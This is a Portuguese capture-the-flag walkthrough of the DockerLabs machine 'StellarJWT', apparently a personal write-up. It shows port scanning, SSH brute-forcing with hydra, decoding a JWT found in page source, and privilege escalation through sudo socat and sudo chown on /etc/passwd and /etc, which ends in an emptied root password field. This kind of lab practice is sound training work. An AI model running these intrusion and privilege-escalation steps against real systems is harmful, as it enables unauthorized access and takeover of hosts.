

maq.stellarjwt

MAÁQUINA STELLARJWT

```
(root@soja)-[~/dockerlabs/maq.facil/maq.stellarjwt]
# bash auto_deploy.sh stellarjwt.tar
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.3

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.stellarjwt]
# bash auto_deploy.sh stellarjwt.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.3

COLETA DE INFORMAÇÕES

```
nmap 172.17.0.3 -A -sS -sV -sC -Pn -T5
```

```
(root@soja)-[~/dockerlabs/maq.facil/maq.stellarjwt]
# nmap 172.17.0.3 -A -sS -sV -sC -Pn -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 15:28 -03
Nmap scan report for 172.17.0.3
Host is up (0.000059s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 13:fd:a1:b2:31:9d:ea:33:a1:43:af:44:20:3a:12:12 (ECDSA)
|_  256 a0:4f:c4:a9:00:af:cb:78:28:fd:94:c0:86:28:dc:a1 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: NASA Hackeada
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:03 (Unknown)
Aggressive OS guesses: Linux 2.6.32 (92%), Linux 2.6.32 - 2.6.35 (92%), Linux 2.6.32 or 3.1
0 (92%), Linux 4.4 (92%), Linux 2.6.32 - 2.6.39 (91%), Linux 4.0 (88%), Linux 2.6.32 - 3.0
(88%), Linux 5.0 - 5.4 (88%), Linux 2.6.32 - 2.6.33 (88%), Linux 2.6.9 - 2.6.27 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1    0.06 ms  172.17.0.3
```

Temos as porta 22 e 80 aberta.

22/tcp open ssh OpenSSH 9.6p1 Ubuntu
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

Vamos explorar a porta 80 no navegador <http://172.17.0.3/>



Exemplo 1: para descobrir o usuário e senha

¿Qué astrónomo alemán descubrió Neptuno?

Qual astrônomo alemão descobriu Netuno? TRADUÇÃO PORTUGUES.

A resposta é Johann Gottlieb Galle.



¿Qué astrónomo alemán descubrió Neptuno?



Todas

Imagens

Shopping

Notícias

Vídeos

Web

Livros

⋮ Mais

Ferramentas

El 23 de septiembre de 1846, el astrónomo alemán Johann Gottfried Galle descubrió al octavo planeta del Sistema Solar.

← → ↻ 🏠 view-source:http://172.17.0.3/#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

```
23
24     nav {
25         position: absolute;
26         top: 0;
27         width: 100%;
28         background-color: rgba(0, 0, 0, 0.7);
29         padding: 15px 0;
30     }
31
32     nav ul {
33         list-style-type: none;
34         margin: 0;
35         padding: 0;
36         display: flex;
37         justify-content: center;
38     }
39
40     nav ul li {
41         margin: 0 20px;
42     }
43
44     nav ul li a {
45         text-decoration: none;
46         color: white;
47         font-weight: bold;
48         font-size: 18px;
49     }
50
51     nav ul li a:hover {
52         color: #00d9ff;
53     }
54
55     .content {
56         font-size: 36px; /* Texto más grande */
57         background-color: rgba(0, 0, 0, 0.8); /* Fondo más opaco */
58         padding: 30px;
59         border-radius: 10px;
60         max-width: 80%;
61     }
62 </style>
63 </head>
64 <body>
65     <nav>
66         <ul>
67             <li><a href="/">Inicio</a></li>
68             <li><a href="#">El Universo</a></li>
69             <li><a href="#">Exploración</a></li>
70             <li><a href="#">Misiones</a></li>
71         </ul>
72     </nav>
73
74     <div class="content">
75         <p>¿Qué astrónomo alemán descubrió Neptuno?</p>
76     </div>
77
```

possível senha ou usuário

A resposta é Johann Gottlieb Galle

```
graph TD
    A[possível senha ou usuário] --> B[A resposta é Johann Gottlieb Galle]
    C[Inicio] --> B
    D[El Universo] --> B
    E[Exploración] --> B
    F[Misiones] --> B
    G[¿Qué astrónomo alemán descubrió Neptuno?] --> B
```

Vamos usar o **nano** para criar uma lista de palavras com possíveis usuários e senhas.

```
GNU nano 8.2          senhas1.txt
Johann
Gottfried
Galle
johann
gottfried
galle
neptuno
Neptuno
```

Agora vamos fazer um ataque de força-bruta com **hydra** usando a lista de palavras criada **senhas1.txt**.

E encontramos usuário e senha.

usuário: **neptuno**

senha: **Gottfried**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.stellarjwt]
# hydra -L senhas1.txt -P senhas1.txt ssh://172.17.0.3:22

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-25 17:09:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per
task
[DATA] attacking ssh://172.17.0.3:22/
[22][ssh] host: 172.17.0.3 login: neptuno password: Gottfried
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-25 17:09:47
```

Exemplo 2: para descobrir o usuário e senha

Vamos fazer um **fuzzing** para ver se tem pastas ocultas, com a ferramenta **gobuster**.

gobuster dir -u http://172.17.0.3 -w /usr/share/seclists/

Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py

```
(root@soja)-[~/dockerlabs/maq.facil/maq.stellarjwt]
# gobuster dir -u http://172.17.0.3 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 1905]
/universe (Status: 301) [Size: 311] [→ http://172.17.0.3/universe/]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1038215 / 1038220 (100.00%)

Finished
```

Vamos entrar no diretório encontrado com gobuster / universe <http://172.17.0.3/universe/>.



Código fonte Ctrl +U view-source:<http://172.17.0.3/universe/>, encontramos algo interesante.

(eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWUiOiIx-MjM0NTY3ODkwIiwidXNlciI6Im5lcHR1bm8iLCJpYXQiOiIjE1MTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVaOeNnQwzvQOfq0G3PcE)

```
view-source:http://172.17.0.3/universe/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Password Strength Me... HackerGPT | #1 Truste... Dockerlabs RMO-GT

56
57 Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que facilitar>
58 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema solar.
59 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.
60 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio>
61 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
62 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración de Marte>
63 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances en mater>
64
65 Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que facilitar>
66 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema solar.
67 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.
68
69 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio>
70 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
71 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración de Marte>
72 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances en mater>
73
74 Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que facilitar>
75 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema solar.
76 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.
77
78 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio>
79 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
80 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración de Marte>
81 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances en mater>
82
83 Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que facilitar>
84 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema solar.
85 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.
86
87 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio>
88 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
89 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración de Marte>
90 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances en mater>
91
92 Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que facilitar>
93 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema solar.
94 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.
95
96 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio>
97 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
98 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración de Marte>
99 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances en mater>
100
101 Los logros más famosos de la NASA incluyen las misiones Apolo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que facilitar>
102 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema solar.
103 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológico.
104 -->
105
106 <!-- eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwiIiwiaXNlciI6Im5lcHR1bm81LCJpYXQiOiJlMTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVa0eNn0wzvQ0fq0G3PcE -->
107
108 </body>
109 </html>
110
```



Vamos para o site: <https://jwt.io/> pra ver o que tem nesse comentário acima.

Achamos o usuário **neptuno**

← → ↻ 🏠 <https://jwt.io> ★ 📧 ⬇️ 📄 📁 21 🌐 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB >>

Missed DevDay24? Register for the Best of DevDay →

 Debugger Libraries Introduction Ask Crafted by  Auth0 by Okta ?

Algorithm HS256

Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwiaXNlciI6Im5lcHR1bm8iLCJpYXQiOiE1MTYyMzkwMjJ9LmUwUG_wEbjdc_t0spVGKkNaoVa0eNnQwzVQ0fq0G3PcE
```

Decoded

HEADER:

```
{  "alg": "HS256",  "typ": "JWT"}
```


PAYLOAD:

```
{  "sub": "1234567890",  "user": "neptuno",  "iat": 1516239022}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  your-256-bit-secret  ) ☐ secret base64 encoded
```

Agora vamos fazer um ataque de força-bruta com **hydra** no usuário **neptuno** usando a lista de palavras **senhas1.txt** criada anterior através da pergunta e a resposta que esta na imagem abaixo.



E veja que conseguimos a senha de usuário com sucesso.

usuário: **neptuno**

senha: **Gottfried**

```
(root@soia)-[~/dockerlabs/maq.facil/maq.stellarjwt]
# hydra -l neptuno -P senhas1.txt ssh://172.17.0.3:22

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-25 17:08:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task
[DATA] attacking ssh://172.17.0.3:22/
[22][ssh] host: 172.17.0.3 login: neptuno password: Gottfried
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-25 17:08:59
```

Vamos nos conectar no ssh.

ssh neptuno@172.17.0.3

```
(root@soja)-[~/dockerlabs/maq.facil/maq.stellarjwt]
# ssh neptuno@172.17.0.3
neptuno@172.17.0.3's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.10.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 21:02:33 2024 from 172.17.0.1
neptuno@a09325e7bbd6:~$ whoami
neptuno
neptuno@a09325e7bbd6:~$
```

Exploração :

Encontramos um arquivo txt: **.carta_a_la_NASA.txt**

```
neptuno@a09325e7bbd6:~$ sudo -l
[sudo] password for neptuno:
sudo: a password is required
neptuno@a09325e7bbd6:~$ ls -la
total 36
drwxr-x--- 1 neptuno neptuno 4096 Sep 29 19:11 .
drwxr-xr-x 1 root    root    4096 Oct 23 16:43 ..
-rw----- 1 neptuno neptuno  327 Sep 29 19:41 .bash_history
-rw-r--r-- 1 neptuno neptuno  220 Sep 29 18:00 .bash_logout
-rw-r--r-- 1 neptuno neptuno 3771 Sep 29 18:00 .bashrc
drwx----- 2 neptuno neptuno 4096 Sep 29 18:03 .cache
-rw-rw-r-- 1 neptuno neptuno  320 Sep 29 19:11 .carta_a_la_NASA.txt
drwxrwxr-x 3 neptuno neptuno 4096 Sep 29 19:07 .local
-rw-r--r-- 1 neptuno neptuno  807 Sep 29 18:00 .profile
neptuno@a09325e7bbd6:~$ cat .carta_a_la_NASA.txt
```

Buenos días, quiero entrar en la NASA. Ya respondí las preguntas que me hicieron. Se las respondo de nuevo por aquí.

¿Qué significan las siglas NASA? → National Aeronautics and Space Administration

¿En que año se fundó la NASA? → 1958

¿Quién fundó la NASA? → Eisenhower

Por favor, necesito entrar!!

```
neptuno@a09325e7bbd6:~$
```

Tradução da carta para portugues.

"Bom dia, quero entrar na NASA. Já respondi às perguntas que me fizeram. Aqui estão as respostas novamente.

O que significam as siglas NASA? -> National Aeronautics and Space Administration

Em que ano a NASA foi fundada? -> 1958

Quem fundou a NASA? -> Eisenhower

Por favor, preciso entrar!!"

Sabemos que Nasa é um usuário, então vamos tentar a senha como o nome Eisenhower.

usuário: **nasa**

senha: **Eisenhower**

Veja abaixo conseguimos entrar no usuário **nasa**.

```
neptuno@a09325e7bbd6:/$ cd /home
neptuno@a09325e7bbd6:/home$ ls
elite nasa neptuno
neptuno@a09325e7bbd6:/home$ su nasa
Password:
nasa@a09325e7bbd6:/home$ whoami
nasa
nasa@a09325e7bbd6:/home$
```

Vamos buscar por privilégios com **sudo -l** .

Com a informação que você obteve, o usuário **nasa** pode executar o comando **/usr/bin/socat** como o usuário **elite** sem a necessidade de senha.

```
nasa@a09325e7bbd6:/home$ sudo -l
Matching Defaults entries for nasa on a09325e7bbd6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in,
    use_pty

User nasa may run the following commands on a09325e7bbd6:
    (elite) NOPASSWD: /usr/bin/socat
nasa@a09325e7bbd6:/home$
```

Vamos para o site: <https://gtfobins.github.io/> e pesquisar por **socat**.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting shell is not a proper TTY shell and lacks the prompt.

```
sudo socat stdin exec:/bin/sh
```

sudo -u elite /usr/bin/socat stdin exec:/bin/sh

```
nasa@05280a57869d:~$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
2024/10/26 01:37:37 socat[135] W address is opened in read-write mode but only supports rea
d-only
whoami
elite
█
```

O usuário **elite** pode executar o comando **/usr/bin/chown** como root sem a necessidade de senha (**NOPASSWD**). Isso é uma boa oportunidade para escalar privilégios. Vamos usar essa informação para obter acesso root.

```
sudo -l
Matching Defaults entries for elite on 05280a57869d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User elite may run the following commands on 05280a57869d:
    (root) NOPASSWD: /usr/bin/chown
```

Vamos para o site: <https://gtfobins.github.io/> e pesquisar por chown .

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
LFFILE=file_to_change
sudo chown ${id -un}:${id -gn} $LFFILE
```

sudo -u elite /usr/bin/socat stdin exec:/bin/sh
Depois desse comando entramos no usuário **elite**.


```
elite@d4aa97b36966:/tmp$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
sudo -u elite /usr/bin/socat stdin exec:/bin/sh
Sorry, user elite is not allowed to execute '/usr/bin/socat stdin exec:/bin/sh' as
s elite on d4aa97b36966.
elite@d4aa97b36966:/tmp$ whoami
whoami
elite
```

1. Uso do `socat`

bash

 Copiar código

```
sudo -u elite /usr/bin/socat stdin exec:/bin/sh
```

- `sudo -u elite`: Executa o comando como o usuário `elite`.
- `/usr/bin/socat`: É uma ferramenta de rede que pode criar conexões entre diferentes pontos (sockets).
- `stdin exec:/bin/sh`: Isso cria um shell interativo (sh) que lê a entrada padrão. O shell é executado com as permissões do usuário `elite`.


Objetivo: Estabelecer uma shell interativa como o usuário `elite`.

sudo chown elite:elite /etc/passwd

```
elite@d4aa97b36966:/home/neptuno$ sudo chown elite:elite /etc/passwd
sudo chown elite:elite /etc/passwd
```

2. Mudança de Propriedade com `chown`

bash

 Copiar código

```
sudo chown elite:elite /etc/passwd
```

- `sudo chown`: O comando `chown` altera a propriedade de arquivos ou diretórios.
- `elite:elite`: Isso define `elite` como o proprietário e grupo do arquivo.
- `/etc/passwd`: O arquivo de senhas que contém informações sobre usuários no sistema.

Objetivo: Mudou a propriedade do arquivo `/etc/passwd` para o usuário `elite`, o que é um passo crítico na exploração de vulnerabilidades.

sudo chown elite:elite /etc

```
elite@d4aa97b36966:/home/neptuno$ sudo chown elite:elite /etc
sudo chown elite:elite /etc
```

3. Mudança de Propriedade do Diretório `/etc`

bash

 Copiar código

```
sudo chown elite:elite /etc
```

- Esse comando altera a propriedade do diretório `/etc`, permitindo ao usuário `elite` controle sobre esse diretório, que é fundamental para a configuração do sistema.

Objetivo: Ganhar controle sobre um diretório sensível que contém configurações do sistema.

ls -l /

```

elite@d4aa97b36966:/home/neptuno$ ls -l /
ls -l /
total 64
lrwxrwxrwx 1 root root 7 Apr 22 2024 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 22 2024 boot
drwxr-xr-x 5 root root 340 Oct 26 05:51 dev
drwxr-xr-x 1 elite elite 4096 Oct 26 05:50 etc
drwxr-xr-x 1 root root 4096 Oct 23 16:43 home
lrwxrwxrwx 1 root root 7 Apr 22 2024 lib -> usr/lib
drwxr-xr-x 2 root root 4096 Oct 1 2023 lib.usr-is-merged
lrwxrwxrwx 1 root root 9 Apr 22 2024 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Aug 27 16:03 media
drwxr-xr-x 2 root root 4096 Aug 27 16:03 mnt
drwxr-xr-x 1 root root 4096 Oct 23 16:26 opt
dr-xr-xr-x 275 root root 0 Oct 26 05:51 proc
drwx----- 1 root root 4096 Oct 23 20:19 root
drwxr-xr-x 1 root root 4096 Oct 26 06:39 run
lrwxrwxrwx 1 root root 8 Apr 22 2024/sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Aug 27 16:03 srv
dr-xr-xr-x 13 root root 0 Oct 26 06:38 sys
drwxrwxrwt 1 root root 4096 Oct 26 06:09 tmp
drwxr-xr-x 1 root root 4096 Aug 27 16:03 usr
drwxr-xr-x 1 root root 4096 Sep 29 17:59 var
elite@d4aa97b36966:/home/neptuno$ sed 's/x//g' /etc/passwd

```

sed 's/x//g' /etc/passwd

```

elite@d4aa97b36966:/home/neptuno$ sed 's/x//g' /etc/passwd
sed 's/x//g' /etc/passwd
root::0:0:root:/root:/bin/bash
daemon::1:1:daemon:/usr/sbin:/usr/sbin/nologin
